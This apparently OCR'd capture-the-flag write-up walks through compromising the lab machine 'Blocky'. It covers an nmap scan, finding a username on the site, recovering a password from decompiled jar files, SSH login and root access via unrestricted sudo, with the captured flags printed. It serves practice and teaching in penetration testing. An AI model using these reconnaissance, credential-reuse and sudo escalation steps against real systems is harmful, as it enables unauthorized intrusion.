
Information Gathering

1) found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.10.37
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-20 18:21 IST
Nmap scan report for 10.10.10.37
Host is up (0.19s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
```

2) checked the page



3) found a username

AUTHOR: NOTCH

JULY 2, 2017

Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don't expect too much right now!

We are currently developing a wiki system for the server and a core plugin to track player stats and stuff. Lots of great stuff planned for the future 🙂


Search …

RECENT POSTS


Welcome to BlockyCraft!

RECENT COMMENTS

4) found some jar files



5) found a password from decompiling



Exploitation

1) got access to ssh

```
┌──(vigneswar㉿VigneswarPC)-[~/Downloads/Blocky/com/myfirstplugin]
└─$ ssh notch@10.10.10.37
The authenticity of host '10.10.10.37 (10.10.10.37)' can't be established.
ED25519 key fingerprint is SHA256:ZspC3hwRDEmd09Mn/ZlgKwCv8I8KDhl9Rt2Us0fZ0/8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.37' (ED25519) to the list of known hosts.
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Fri Jul  8 07:16:08 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:~$ ls
minecraft  user.txt
notch@Blocky:~$ cat user.txt
cb5fde5c0731907a96d8feb4211a2b62
notch@Blocky:~$
```

Privilege Escalation

1) Notch has full sudo privileges

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$ sudo su
root@Blocky:/home/notch# cat /root/root.txt
15e5138a681aebbc852d3bde14c37d0f
root@Blocky:/home/notch#
```